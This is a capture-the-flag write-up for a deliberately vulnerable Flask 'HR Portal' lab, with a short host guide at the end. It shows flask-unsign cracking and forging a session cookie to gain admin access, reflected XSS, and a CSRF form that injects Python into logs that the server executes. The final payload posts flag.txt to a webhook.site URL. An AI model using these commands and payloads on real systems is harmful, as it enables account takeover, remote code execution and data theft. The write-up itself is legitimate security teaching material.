


CTF Challenge Write-Up – ‘HR Portal’

On loading site, we see:



Log in with guest access.

The screenshot shows the 'Reports Portal' homepage after logging in with guest access. The 'WELCOME' message now includes the word 'guest'. The 'Administration' button is still highlighted with a red border. At the bottom, it says 'Secure access portal'. To the right, a portion of the browser's developer tools Application tab is visible, showing storage details. A cookie named 'session' is listed with the value 'eyJpc19hZG1pbil6ZmFsC2UsInVzZXlOIndWVzdC9.aM9bmw.HkYsTwutARDu7GKA4HCsj8rSEI'. A checkbox for 'Show URL-decoded' is checked.

Now, a cookie is available. Clearly, this is a Flask session cookie. Let us attempt to read the cookie and even maybe break it. For this, we will need [flask-unsign](https://github.com/Paradoxis/Flask-Unsign)

<<https://github.com/Paradoxis/Flask-Unsign>>.

```
root@apogee:~# flask-unsign --unsign --cookie "eyJpc19hZG1pbI6ZmFsc2UsInVzZXIiOiJndWzdCJ9.aM9JGA.euhrl1IoRxpNdjzjEEs9oMUzjJI"
[*] Session decodes to: {'is_admin': False, 'user': 'guest'}
[*] No wordlist selected, falling back to default wordlist..
[*] Starting brute-forcer with 8 threads..
[*] Attempted (2048): ----BEGIN PRIVATE KEY-----ECR
[*] Attempted (38400): w.;>{1$DesM0!ssonsGr3FsSvu2SMs
[!] Failed to find secret key after 55982 attempts.am
```

However, the cookie can't be broken. We can manipulate the session cookie to `is_admin: True` to gain access to administrator portal. Let us try breaking it with [rockYou](#), at-least the first part <https://raw.githubusercontent.com/josuamarcelc/common-password-list/refs/heads/main/rockyou_2025_00.txt>.

```
root@apogee:~# flask-unsign --unsign --cookie "eyJpc19hZG1pbI6ZmFsc2UsInVzZXIiOiJndWzdCJ9.aM9JGA.euhrl1IoRxpNdjzjEEs9oMUzjJI" --wordlist pwd
[*] Session decodes to: {'is_admin': False, 'user': 'guest'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 1 attempts
'caidenray1'
```

We notice the key is from RockYou and we can now manipulate fake cookies. Let's craft one to gain admin access.

The screenshot shows a browser developer tools interface and a terminal window. The developer tools Network tab is open, showing a list of cookies. One cookie, 'session', has the value 'eyJlc2VjoiYWRtaW4iLCJpc19hZG1pbI6dHJ1ZX0.aM9e4A.gUB88X0Pggry4TWTQXAc90Gz_N4'. Below the browser, a terminal window shows the command:

```
root@apogee:~# flask-unsign --sign --cookie '{"user":"admin","is_admin":True} --secret 'caidenray1'
eyJlc2VjoiYWRtaW4iLCJpc19hZG1pbI6dHJ1ZX0.aM9e4A.gUB88X0Pggry4TWTQXAc90Gz_N4
root@apogee:~|
```

The browser window displays a 'Reports Portal' page with a 'Human Resources' header, a 'WELCOME' message, and a 'admin' user. It features two buttons: 'Guest Access' and 'Administration'. The 'Administration' button is highlighted with a red border.

We now have access to the administrator portal. We now have an input field to generate a report.

Report Generation

Generate comprehensive HR reports with real-time data analysis. Reports support rich formatting and can be exported in multiple formats.

REPORT NAME

test

Generate Report

Clear

REPORT CAPABILITIES

Generated reports support HTML formatting for rich text presentation, charts, and tabular data. All reports are logged and can be accessed through the report history panel.

Generated Report

HR Analytics Report

Print

Download

Back to Dashboard

GENERATED
2025-09-20 10:00 AM

REPORT TYPE
HR Analytics

GENERATED BY
Admin User

STATUS
Completed

HR Analytics Summary

This report contains key employee statistics, satisfaction scores, and findings from HR data.

Employee Statistics


DEPARTMENT	EMPLOYEE COUNT	AVERAGE TENURE	SATISFACTION SCORE
Engineering	176	7.4 years	99%
Marketing	81	3.5 years	75%
Sales	95	1.8 years	73%
HR	42	4.4 years	78%
Finance	38	6.8 years	95%

Key Findings

- Leadership development initiatives have seen high engagement rates.
- Employee wellness programs have reduced health-related costs by 10%.
- Employee volunteering programs have grown by 25% in the last year.
- Average tenure in the company has increased over the past two years.
- Sales commissions have been adjusted to incentivize team-based performance.
- Administrator Notes: test

"Employees are the most valuable asset of any company."

We notice reflected text. Let us attempt XSS.



XSS is reflected. However, this is clearly not getting us closer to the flag. Let us inspect source code of the generated report.

A screenshot of a browser's developer tools, specifically the "Elements" tab. The URL in the address bar is "localhost:5000/admin/report". The page content is displayed as HTML code. The "body" section contains a script tag with a CSRF token: "

We do notice a Swagger JSON file has been given with the challenge.

HR Reports Portal 1.0.0 OAS 2.0

[Base URL: localhost:5000/]

HR Reports Portal, under development. Barebone available, not connected to real reports database.

Schemes HTTP

default

Method	Path	Description	
GET	/ Home		▼
GET	/login Login		▼
GET	/admin Admin		▼
POST	/admin/report Admin Report Generation		▼
GET	/api/logs Get Logs		▼
POST	/api/logs Log a Message		▼
GET	/api/logs/parse Parse Logs		▼
GET	/health Health Check		▼
GET	/{filepath} File Inclusion Endpoint		▼

We know we have to POST something somewhere, and the only POST endpoint other than report generation is /api/logs. Let's learn more about it.

POST /api/logs Log a Message

Allows a user to log a message to the application log file.

Parameters Try it out

Name	Description
message * required	The log message string (formData)
csrf_token * required	The CSRF token string (formData)

Responses Response content type application/json

Code	Description
200	Message logged successfully
403	Permission denied for non-admin users

We have confirmation on where to use the CSRF token. Now it's just a matter of crafting a payload. We can see that there are 2 endpoints to view the logs as well, let's learn about it so it would help us craft a better payload.

The screenshot shows a web browser with two tabs open. The left tab is titled "System Logs - HR Portal" and has the URL "localhost:5000/api/logs". It displays a log entry from "app.log" with the following details:

Time	Level	Message
2025-09-21 01:56:55	WARNING	GET /favicon.ico HTTP/1.1 ~ 404
2025-09-21 01:57:14	INFO	GET /logout HTTP/1.1 ~ 302
2025-09-21 01:57:14	INFO	GET / HTTP/1.1 ~ 302
2025-09-21 01:57:47	INFO	GET /login HTTP/1.1 ~ 200
2025-09-21 01:57:47	INFO	GET / HTTP/1.1 ~ 200
2025-09-21 01:57:48	WARNING	GET /.well-known/appspecific/com.chrome.devtools.json HTTP/1.1 ~ 404
2025-09-21 02:11:54	INFO	GET / HTTP/1.1 ~ 200
2025-09-21 02:11:54	WARNING	GET /.well-known/appspecific/com.chrome.devtools.json HTTP/1.1 ~ 404
2025-09-21 02:12:11	INFO	GET /admin HTTP/1.1 ~ 200
2025-09-21 02:12:11	WARNING	GET /.well-known/appspecific/com.chrome.devtools.json HTTP/1.1 ~ 404
2025-09-21 02:12:31	INFO	POST /admin/report HTTP/1.1 ~ 200
2025-09-21 02:13:52	INFO	POST /admin/report HTTP/1.1 ~ 200
2025-09-21 02:14:39	INFO	POST /admin/report HTTP/1.1 ~ 200
2025-09-21 02:14:45	INFO	POST /admin/report HTTP/1.1 ~ 200
2025-09-21 02:16:16	INFO	GET /flag.txt HTTP/1.1 ~ 200
2025-09-21 02:17:36	WARNING	GET /docs HTTP/1.1 ~ 404

The right tab is titled "Access Denied - HR Portal" and has the URL "localhost:5000/api/logs/parse". It displays an error message: "HTTP Success" with status code 200 and the message "Logs parsed from server." Below this, there is a "Request Details" section with the following information:

Timestamp	User	Resource	Required Level
9/20/2025, 10:21:07 PM	Anonymous	/admin	Administrator

At the bottom of the page, there is a note: "If you believe this is an error, contact your system administrator."

Let us just POST 'test' string to the logs endpoint to see if it reflects on the system logs.

```
<form id="f" method="POST" action="/api/logs"> <input type="hidden" name="message" value="test-payload"> <input type="hidden" name="csrf_token">
</form><script>document.querySelector('input[name="csrf_token"]').value =
CSRF_TOKEN;document.getElementById('f').submit();</script>This is the XSS Payload we craft, and we can test it.
```



The screenshot shows a browser window titled 'Access Denied - HR Portal' with the URL 'localhost:5000/api/logs'. The page displays a form with a red 'X' button and the text '200 HTTP Success Log Accepted.' Below the browser is a log viewer titled 'Log Entries' for 'app.log'. It shows a list of log entries from September 21, 2025, at 02:14:39 to 02:27:18. The log entries include various API requests and a 'test-payload' entry.

Time	Level	Message
2025-09-21 02:14:39	INFO	POST /admin/report HTTP/1.1 + 200
2025-09-21 02:14:45	INFO	POST /admin/report HTTP/1.1 + 200
2025-09-21 02:16:16	INFO	GET /flag.txt HTTP/1.1 + 200
2025-09-21 02:17:36	WARNING	GET /docs HTTP/1.1 + 404
2025-09-21 02:20:57	INFO	GET /api/logs HTTP/1.1 + 200
2025-09-21 02:20:57	WARNING	GET ./well-known/appspecific/com.chrome.devtools.json HTTP/1.1 + 404
2025-09-21 02:21:07	INFO	GET /api/logs/parse HTTP/1.1 + 200
2025-09-21 02:24:47	INFO	GET /admin HTTP/1.1 + 200
2025-09-21 02:24:49	INFO	POST /admin/report HTTP/1.1 + 200
2025-09-21 02:24:51	INFO	POST /admin/report HTTP/1.1 + 200
2025-09-21 02:26:02	INFO	POST /admin/report HTTP/1.1 + 200
2025-09-21 02:26:05	INFO	GET /api/logs HTTP/1.1 + 200
2025-09-21 02:26:09	INFO	GET /api/logs HTTP/1.1 + 200
2025-09-21 02:26:32	INFO	POST /admin/report HTTP/1.1 + 200
2025-09-21 02:26:32	WARNING	POST /api/logs HTTP/1.1 + 403
2025-09-21 02:27:10	INFO	POST /admin/report HTTP/1.1 + 200
2025-09-21 02:28:18	INFO	test-payload
2025-09-21 02:27:18	INFO	POST /api/logs HTTP/1.1 + 200

It says Log Accepted. We can also see it reflected in logs. Since we know the back-end is written in Flask, let's try executing a pythonic payload and load the log parser to see if the python is executed.

```

2025-09-21 02:29:39    INFO    POST /admin/report HTTP/1.1 → 200
2025-09-21 02:29:41    INFO    import time; time.sleep(5)
2025-09-21 02:29:39    INFO    POST /api/logs HTTP/1.1 → 200

```


Taking inspiration based on how time-based SQLi works, let's see if injecting python code onto the logs executes when we try to parse the logs. We do notice the parser endpoint takes 5 seconds to load, so we know blindly that whatever we POST to logs are executed.

Let's use <https://webhook.site/> and try to POST the contents of flag.txt to our webhook.

```

<form id="f" method="POST" action="/api/logs"><input type="hidden" name="message" value="import requests; requests.post('https://webhook.site/96efdd06-dc84-42c9-815b-c87ecaf90c79', data={'flag':open('flag.txt').read()})"><input type="hidden" name="csrf_token"></form><script>document.querySelector('input[name="csrf_token"]').value = CSRF_TOKEN;document.getElementById('f').submit();</script>

```



This is the crafted XSS payload to attempt to achieve what we want.

It worked. We now have the flag :)

Host Guide

To run:

```
docker build . -t hr-portal && docker run -p 5000:5000 hr-portal
```

Update the following pre-run:

- `dist/swagger.json > "host"`
- `src/flag.txt`

Share dist folder with player. src folder has source code and is to be run server-side.